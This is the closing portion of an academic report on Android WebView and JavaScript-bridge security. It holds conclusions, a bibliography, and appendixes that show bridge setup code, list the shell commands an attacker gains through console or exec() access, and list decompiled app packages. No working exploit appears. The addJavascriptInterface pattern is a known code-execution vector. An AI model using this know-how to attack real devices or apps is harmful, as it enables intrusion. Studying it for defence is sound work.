


Figure 11: Planning vs. Real time distribution

10. CONCLUSIONS AND FUTURE WORK

Even if the extension of the topic studied in this project is far wider of what have been stated in this document, all the work done has given to the author a very solid foundation on how Android works, on security matters and their interaction.

While doing this project the author has learned important topics on computer security and how they work, for example, the author had to learn how to perform a “man in the middle” and was challenged to test it effectively in order to prove his hypothesis. The author also has learnt about how the Android OS works and how is adapting new and old technologies, initially no related to Android, in order to enhance both the user experience and the developers convenience.

With the knowledge acquired during the project has also raised a concern about general security topics regarding the use both of computers and mobile devices as at this moment there are still some big security holes that need to be resolved.

As has been stated, computer security in general and mobile devices security is not just interesting in an academic way, it is also a valuable and needed research area to secure our privacy and security. The work stated in this document is just the beginning of a larger work that the author will continue at the University of Colorado Colorado Springs as he has received a scholarship in order to pursue a “MS degree in Computer Science, with a concentration in Information Assurance” while he keeps working on this topic.

The future work scheduled for this project is to focus on authentication faults in Android devices using JavaScript. Authentication is a sensitive matter that needs to be secured as would allow a successful attacker to do actions in the victim’s name. In addition to doing research on authentication systems the author believes that it is worth to resume the research on finding patterns for third party libraries not only for the reasons stated in this document but also because, if done well, an automatic procedure for library recognition can be abstracted.

11. BIBLIOGRAPHY

[1] “Build mobile websites and apps for smart devices” By Earle Castledine, Myles Eftos & Max Wheeler ed stiepoint

[2] “Building Android Apps with HTML, CSS and JavaScript by Jonathan Stark ed O’reilly

[3] Advertisements networks: http://www.appbrain.com/stats/libraries/ad

[4] Attacks on mobile devices with HTML5: http://www.cis.syr.edu/~wedu/attack/index.html

[5] JavaScript Bridge official reference: http://developer.android.com/guide/webapps/webview.html

[6] Example on how programming a two ways bridge between Java and JavaScript: http://blog.objectgraph.com/index.php/2012/03/16/android-development-javascript-bridge-example-fully-explained/

[7] How to download APKs from Google market: http://forums.crackberry.com/bb10-android-app-sideloading-f279/tutorial-how-download-apk-file-google-play-store-820107/Official Android Developer site on using Webview: http://developer.android.com/guide/webapps/webview.html

[8] OWASP security threats: https://www.owasp.org/index.php/Top10#OWASP_Top_10_for_2013

[9] Problems to update Android devices: http://www.androidcentral.com/why-you-ll-never-have-latest-version-android

[10] Vulnerabilities of using the JavaScript Bridge: https://labs.mwrinfosecurity.com/blog/2013/09/24/webview-addjavascriptinterface-remote-code-execution/

11.1. NON REFERENCED BIBLIOGRAPHY

StackOverflow: http://stackoverflow.com/

Wikipedia : https://www.wikipedia.org/

Android developers: http://developer.android.com/

12. APPENDIXES

12.1. JAVASCRIPT NATIVE BRIDGE

If we focus on native apps that execute code through a WebView we will have to build a bridge that will allow us to call JavaScript from the native Java code and vice versa. The following steps have to be followed in order to build that bridge:

1. Activate the use of JavaScript in the target WebView:

```
WebView myWebView = (WebView) findViewById(R.id.webview);
WebSettings webSettings = myWebView.getSettings();
webSettings.setJavaScriptEnabled(true);
```

2. Create the actual JavaScript Bridge

```
public class JavaScriptBridge {
    Context mContext;
    /* Constructor setting the context */
    JavaScriptBridge(Context Cont) {
    this.mContext = Cont;
    }
    /* Public functions that can be called from JavaScript code */
    @JavascriptInterface
    public void messageToLog(String msg){
    Log.w("myApp", msg);
    }
}
```

3. Bind the bridge with the WebView

```
WebView webView = (WebView) findViewById(R.id.webview);
webView.addJavascriptInterface(new JavaScriptBridge (this), "AndroidBridge");
```

With these three steps we will be able to call Java code from the JavaScript code:

```
window.AndroidBridge.messageToLog("Hello World!");
```

If we just want to execute JavaScript code from our application we don't need to build a bridge. The only need to execute JavaScript code is to activate this feature in the target WebView (Step number 1) and then execute JavaScript code using loadUrl or evaluateJavaScript (in the latest Android API).

```
myWebView.loadUrl("javascript:myjavascriptfunc()");
```

It is worth to know that all the JavaScript called using the method "loadUrl" is executed in top of the files and codes loaded previously. The JavaScript can be executed both on top of local html files and internet third party websites.

12.2. LIST OF COMMANDS IN ANDROID DEVICES

The following list contains all the commands that are available in a normal Android device. All these commands are available to anybody that gains access to an Android console or to an *exec()* system call. With some of these commands, is possible to create or delete files, reboot the Android device, change file permissions, gather some information, etc.

adb
am
app_process
applypatch
applypatch_static
audioloop
bmgr
bootanimation
bugreport
cat
check_prereq
chmod
chown
cmp
dalvikvm
date
dd
debuggerd
dexopt
df
dhcpcd
dmesg
dumpstate
dumpsys
flash_image
fsck_msdos
gdbjithelper
gdbserver
getevent
getprop
gzip
hd
id
ifconfig
iftop
ime
input
insmod
installd
ioctl
ionice
keystore
keystore_cli
kill
linker
ln
log
logcat
logwrapper
ls
lsmod
lsof
mediaserver
mkdir
mksh
monkey
mount
mtpd
mv
nandread
ndc
netcfg
netd
netstat
newfs_msdos
notify
omx_tests
ping
pm
pppd
printenv
ps
qemu-props
qemud
racoon
radiooptions
reboot
record
recordvideo
recovery
renice
rild

rm
rmdir
rmmod
route
run-as
schedtest
schedtop
screencap
screenshot
sdcard
sendevent
service
servicemanager
setconsole
setprop
sf2
sh
showlease
simg2img
skia_test
sleep
smd
stagefright
start
stop
stream
surfaceflinger
svc
sync
system_server
testid3
toolbox
top
umount
updater
uptime
vdc
vmstat
vold
watchprops
whisperd
wipe

12.3. LIST OF DECOMPILED APPLICATIONS

The following list contains the package name of all the applications decompiled. As it can be seen in the list, the package name is not the name of the application itself, is the name of the java package of their code. However a lot of the applications names can be deducted from the package name:

air.e2applets.ironpants

allindiabankinfo.allindiabankinfo

bbc.mobile.news.ww

cat.gencat.mobi.home

co.vine.android

com.adobe.reader

com.amazon.mShop.android

com.bbva.bbvacontigo

com.beatsmusic.android.client

com.boxed.prod

com.cleanmaster.mguard

com.clearchannel.iheartradio.controller

com.db.mm.deutschebank

com.dotgears.flappybird

com.dropbox.android

com.duduapps.craigslistfree

com.ebay.mobile

com.ent.mobile

com.facebook.orca

com.fingersoft.hillclimb

com.gameloft.android.ANMP.GloftDMHM

com.google.android.apps.translate

com.google.earth

com.groupon

com.halfbrick.fruitninjafree

com.htsu.hsbcpersonalbanking

com.igg.castleclash

com.imangi.templerun2

com.infonow.bofa

com.instagram.android

com.jb.gosms

com.kiloo.subwaysurf

com.king.candycrushsaga

com.king.farmheroessaga

com.king.petrescuesaga

com.netflix.mediaclient

com.oovoo

com.outfit7.mytalkingtomfree

com.pinterest

com.rovio.angrybirds

com.scopely.slotsvacation

com.seriouscorp.clumsybird

com.sgiggle.production

com.sgs.sbi.mbanking

com.shazam.android

com.skype.raider

com.snapchat.android

com.soundcloud.android

com.spotify.mobile.android.ui

com.supercell.clashofclans

com.surpax.ledflashlight.panel

com.turbochilli.unrollme

com.twitter.android

com.weather.Weather

com.whatsapp

com.yahoo.mobile.client.android.mail

com.zynga.words

edge.star.trek.soundboard

edge.star.wars.soundboard

es.bancosantander.apps

es.lacaixa.mobile.android.newwapicon

gov.irs

kik.android

net.zedge.android